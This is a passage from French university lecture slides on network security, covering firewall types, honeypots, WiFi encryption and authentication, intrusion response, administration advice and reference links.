- Certaines machines doivent rester ouvertes (serveur www, dns, etc).

28/09/2012

- ENSICAEN - (c) dp

234

# Firewall

- C'est un outil souvent indispensable mais jamais suffisant:
  - Pas de protection contre le monde intérieur
  - Pas de protection contre les mots de passe faibles
- Nécessite une politique de sécurité:
  - Tout autoriser et interdire progressivement
  - Tout interdire et ouvrir sélectivement

28/09/2012

- ENSICAEN - (c) dp

235

# Firewall

- Contrôler les accès entrant et sortant:
  - par service
  - par adresse IP
- Un firewall n'empêche pas:
  - de bien protéger et administrer toutes ses machines.
  - de bien structurer son réseau.
  - d'éduquer et sensibiliser les utilisateurs.
  - la signature de charte de bonne utilisation.
  - la surveillance quotidienne.
  - etc.

28/09/2012

- ENSICAEN - (c) dp

236

# Firewall

- Différents types de firewall:
  - filtres de paquets
  - passerelles de circuits
  - passerelles d'application
  - Combinaison des 3 types précédents

28/09/2012

- ENSICAEN - (c) dp

237

## Firewall: Filtrage de paquets


- Paquets peuvent être triés en fonction des adresses IP, des ports sources et destination, du contenu.
- Pas de notion de contexte; la décision est prise d'après le contenu du paquet en cours.
- Problème pour les fragments IP (pas de numéro de port dans la trame)
- Certains protocoles sont difficiles à filtrer (ftp, ...)

28/09/2012

- ENSICAEN - (c) dp

238

## Filtrage de paquets



28/09/2012

- ENSICAEN - (c) dp

239

## Firewall: Passerelles de circuits


- Les passerelles de circuits relaient les connexions TCP.
- L'appelant se connecte à un port TCP de la passerelle elle même connectée sur le port du service de la machine destination.

28/09/2012

- ENSICAEN - (c) dp

240

## Passerelle de circuits



28/09/2012

- ENSICAEN - (c) dp

241

## Firewall: Passerelles d'applications


- Un programme spécifique pour chaque application (exemples: relai de courrier, relai http, ...).
- Permet de sectionner les flux.
- Plus complexes à mettre en œuvre.

28/09/2012

- ENSICAEN - (c) dp

242

## Passerelle d'applications




28/09/2012

- ENSICAEN - (c) dp

243

## Firewall "stateful multilayer"




28/09/2012

- ENSICAEN - (c) dp

244

## Installation type d'un firewall



28/09/2012

- ENSICAEN - (c) dp

245

## Fonctionnalités actuelles d' un firewall

- Filtrage sur adresses IP/Protocole,
- Inspection stateful et applicative,
- Intelligence artificielle pour détecter le trafic anormal,
- Filtrage applicatif
  - HTTP (restriction des URL accessibles),
  - Anti Spam
  - Antivirus, Anti-Logiciel malveillant
- Translation d'adresses,
- Tunnels IPsec, PPTP, L2TP,
- Identification des connexions,
- Serveur Web pour offrir une interface de configuration agréable,
- Relai applicatif (proxy),
- Détection d'intrusion (IDS)
- Prévention d'intrusion (IPS)
- ...

28/09/2012


- ENSICAEN - (c) dp

246

## Exemples firewall

- checkpoint
 

<http://www.checkpoint.com>
- Cisco: pix, asa, ...



28/09/2012

- ENSICAEN - (c) dp

247

## Protection du poste de travail

- Les postes de travail doivent être protégés individuellement; ils sont parties intégrantes de la sécurité d'un site:
  - Antivirus
  - Anti Spywares
  - Firewall personnels
  - Mise à jour de correction des vulnérabilités

28/09/2012

- ENSICAEN - (c) dp

248

# *Les honeypots*

28/09/2012

- ENSICAEN - (c) dp

249

## Mise en œuvre d'un « honeypot »

- Un « honeypot » est une machine connectée au réseau et volontairement de sécurité faible.
- Objectifs:
  - Distraire un attaquant pour protéger des machines plus sensibles.
  - Découvrir de nouvelles techniques d'attaques, de nouveaux outils,  
...
- Quelques exemples de mise en œuvre:
  - le projet honeynet  
<http://www.honeynet.org>
  - European Network of Affined Honeypots  
<http://www.fp6-noah.org/>

28/09/2012

- ENSICAEN - (c) dp

250

## Honeypot

- Un « honeypot » peut être une machine simple sans sécurité (par exemple sans mot de passe administrateur).
- Un logiciel permettant de gérer des hôtes virtuels et de simuler des piles TCP/IP différentes.
- Une liste de logiciels d'honeypot:  
<http://www.honeypots.net/honeypots/products>

28/09/2012

- ENSICAEN - (c) dp

251

## Honeypots à faible interaction


- Récolte d'informations à moindre risque
- Quelques exemples:
  - honeyd <http://www.honeyd.org>
  - honeytrap <http://honeytrap.mwcollect.org/>
  - sepenthes <http://www.mwcollect.org/>
  - Specter (commercial) <http://www.specter.com>

28/09/2012

- ENSICAEN - (c) dp

252

## Specter, un honeypot commercial




28/09/2012

- ENSICAEN - (c) dp

253

## Honeypots à forte interaction

- Donnent de véritables accès à des attaquants.
- Risques beaucoup plus importants impliquant un déploiement prudent.
- Exemple:
  - ROO HoneyWall



28/09/2012

- ENSICAEN - (c) dp

254

# *Wifi et sécurité*

28/09/2012

- ENSICAEN - (c) dp

255

## WiFi: présentation et sécurité

- Norme internationale 802.11 maintenue par l'IEEE.
- Normes actuelles:
  - 802.11b (WiFi) 2,4 Ghz, 11 Mb/s
  - 802.11a (WiFi 5) 5 Ghz, 54 Mb/s
  - 802.11g 2,4 Ghz, 54 Mb/s
  - ...

28/09/2012

- ENSICAEN - (c) dp

256

## Avantage des connexions sans fil


- Plus de câbles, de répéteurs, ...
- Facilité d'extension du réseau.
- Facilite la mobilité.
- Traverse les obstacles
- Intéressant pour monter des réseaux temporaires.

28/09/2012


- ENSICAEN - (c) dp

257

## Modes de communication



Mode infrastructure



Mode AD HOC

28/09/2012

- ENSICAEN - (c) dp

258

## Wi-Fi: la réglementation

- L'utilisation des fréquences est normalisée par l'ETSI (European Telecommunications Standard Institute).
- Cette normalisation est soumise à l'agrément d'organismes nationaux; en France par l'ARCEP (ex ART).
- Pas d'homogénéisation de la disponibilité des fréquences au niveau européen.
- En France, libéralisation de l'utilisation des fréquences (France hexagonale) depuis le 24 juillet 2003 (communiqué de l'ART).


28/09/2012

- ENSICAEN - (c) dp

259

## Ce qui est interdit

- Auditer, surveiller, écouter un réseau sans autorisation est illégal.
- Le Wardriving (extension du Wardialing) est illégal (sport mondial jusqu'en 2004 sur <http://www.worldwidewardrive.org>) .
- Le warchalking (<http://www.warchalking.org/>) est illégal.
- Déni de services (brouillage, Saturation)



28/09/2012

- ENSICAEN - (c) dp

50

## Les nouveaux risques

- Plus de limite physique au réseau.
- Équivalent à avoir une prise réseau sur le trottoir.
- Possibilité de capter le signal assez loin.
- Déni de services aisément.

28/09/2012

- ENSICAEN - (c) dp

261

## Les conséquences

- Ecoute et interception de trafics
- Insertion de trafic
- Introduction d'une station illicite sur le réseau
- rebonds

28/09/2012

- ENSICAEN - (c) dp

262

## Sécurisation des points d'accès

- Changer les mots de passe par défaut.
- Désactiver les services inutiles (telnet, snmp, ...)
- Régler la puissance d'émission au minimum nécessaire.
- Mettre à jour le "firmware" au fur et à mesure des mises à jours.
- Sécuriser l'accès physique des points d'accès.

28/09/2012

- ENSICAEN - (c) dp

263

## Le chiffrement WEP

- Historiquement le premier chiffrement utilisé par le WiFi.
- Chiffrement symétrique des trames 802.11 utilisant l'algorithme RC4 avec des clés de 64 ou 128 bits.
- Les 24 premiers bits servent pour l'initialisation diminuant d'autant la taille de la clé.
- La clé doit être partagée par tous les équipements.
- Cet algorithme de chiffrement est très insuffisant.

28/09/2012

- ENSICAEN - (c) dp

264

## Le chiffrement WPA

- Le chiffrement WPA repose sur des protocoles d'authentification et un algorithme de chiffrement robuste: TKIP (Temporary Key Integrity Protocol) qui introduit un chiffrement par paquet et un changement automatique des clés de chiffrement.
- WPA repose sur un serveur d'authentification (généralement un serveur RADIUS, **Remote Authentication Dial-in User Service**) permettant d'identifier les utilisateurs et de leur définir des droits.
- Pour les petits réseaux, une version restreinte du protocole est appelée WPA-PSK (Pre Share Key) nécessitant de déployer une même clé de chiffrement (pass phrase) pour tous les équipements.

28/09/2012

- ENSICAEN - (c) dp

265

## Le chiffrement WPA2

- La norme 802.11i a été ratifiée le 24 juin 2004.
- La certification WPA2 a été créée par la Wi-Fi Alliance.
- WPA2 utilise l'algorithme AES (Advanced Encryption Standard).

28/09/2012

- ENSICAEN - (c) dp

266

# L'authentification

- Authentification par adresse MAC est peu sécurisée.
- Le protocole 802.1X définit une encapsulation de EAP (Extensible Authentication Protocol) au dessus du protocole IEEE 802.11
- Différentes variantes du protocole EAP:
  - Protocole EAP-MD5 (EAP - Message Digest 5) ;
  - protocole LEAP (Lightweight EAP) développé par Cisco ;
  - protocole EAP-TLS (EAP - Transport Layer Security) créée par Microsoft et accepté sous la norme RFC 2716 ;
  - protocole EAP-TTLS (EAP - Tunneled Transport Layer Security) développé par Funk Software et Certicom ;
  - protocole PEAP (Protected EAP) développé par Microsoft, Cisco et RSA Security ...

28/09/2012

- ENSICAEN - (c) dp

267

# L'authentification

- EAP-TLS authentifie les deux parties par des certificats; le serveur présente un certificat, le client le valide et présente à son tour son certificat.
- PEAP utilisé avec MS-CHAPv2 requiert un certificat côté serveur et un couple login/mot de passe côté client.

28/09/2012

- ENSICAEN - (c) dp

268

# *Conseils et conclusions*

28/09/2012

- ENSICAEN - (c) dp

269

## Que faire en cas d'intrusion

- Pas de réponse unique:
  - Débrancher ou non la machine (souhaite t'on découvrir les méthodes utilisées par l'intrus ?)
- Sauvegarder la machine en l'état afin de pouvoir l'analyser à posteriori.
- Reformater et réinstaller le système à partir d'une sauvegarde saine.
- Modifier les mots de passe utilisateurs et les éventuelles clés de chiffrement.
- Ne pas donner d'informations sur l'incident à des tiers non directement concernés.
- Être vigilant, l'intrus reviendra probablement.

28/09/2012

- ENSICAEN - (c) dp

270

## Qui prévenir en cas d'incidents

- La direction (seule habilitée à porter plainte).
- Le responsable sécurité du site.
- un CERT (Computer Emergency Response Team)
- Une plainte pourra être déposée en fonction de la nature et de la gravité de l'incident.

28/09/2012

- ENSICAEN - (c) dp

271

## Installation/Administration

- Prudence dans l'installation par défaut des logiciels
- Protection physique des équipements.
- Intégration des objectifs "sécurité" dans les choix de réseaux et des systèmes d'exploitation.
- Localiser et ne laisser ouvert que les services indispensables.
- Fermer les comptes inutilisés.

28/09/2012

- ENSICAEN - (c) dp

272

## Installation/Administration

- Se tenir informer des vulnérabilités.
- Passer régulièrement les correctifs.
- Installer les outils nécessaires (contrôle d'authentification, audits, ...)
- Consulter régulièrement le journal généré par ces outils.
- Informer ses utilisateurs.
- Chiffrement des informations
- etc

28/09/2012

- ENSICAEN - (c) dp

273

## Conseils aux utilisateurs

- Responsabilité d'un compte informatique (personnel et inaccessible).
- Mot de passe sûr et protégé.
- Prudence avec les fichiers attachés des courriers électroniques, avec les logiciels « gadgets », ...

28/09/2012

- ENSICAEN - (c) dp

274

# Conclusions

- Aucune sécurité n'est parfaite. On définit juste un seuil.
- Des outils sont nécessaires, mais le travail quotidien est indispensable.
- Le niveau de sécurité d'un site est celui de son maillon le plus faible.
- La sécurité n'apporte qu'un gain indirect. Par conséquent, il n'est pas facile de convaincre les décideurs de l'entreprise.

28/09/2012

- ENSICAEN - (c) dp

275

# Conclusions

Le seul système informatique qui est vraiment sûr est un système éteint et débranché, enfermé dans un blockhaus sous terre, entouré par des gaz mortels et des gardiens hautement payés et armés. Même dans ces conditions, je ne parierais pas ma vie dessus.

(c) Gene Spafford, fondateur et directeur du "Computer Operations, Audit and Security Technology Laboratory.

28/09/2012

- ENSICAEN - (c) dp

276

## Annexe 1: quelques URL

- <http://www.securityfocus.com>
- <http://www.sans.org>
- <http://www.hoobie.net>
- <http://packetstorm.security.org>
- <http://www.rootshell.com>
- <http://www.frsirt.coml>
- et beaucoup d'autres ....

28/09/2012

- ENSICAEN - (c) dp

277

## Annexe 2 : Références bibliographiques

- Halte aux hackers, Stuart McClure
- Détection des intrusions réseaux, Stephen Northcutt
- Le guide anti hacker,
- Sécurité optimale
- Firewall et sécurité Internet, S.M. Bellovin
- Rapport Lasbordes
- Magazines misc (<http://www.miscmag.com>)

28/09/2012

- ENSICAEN - (c) dp

278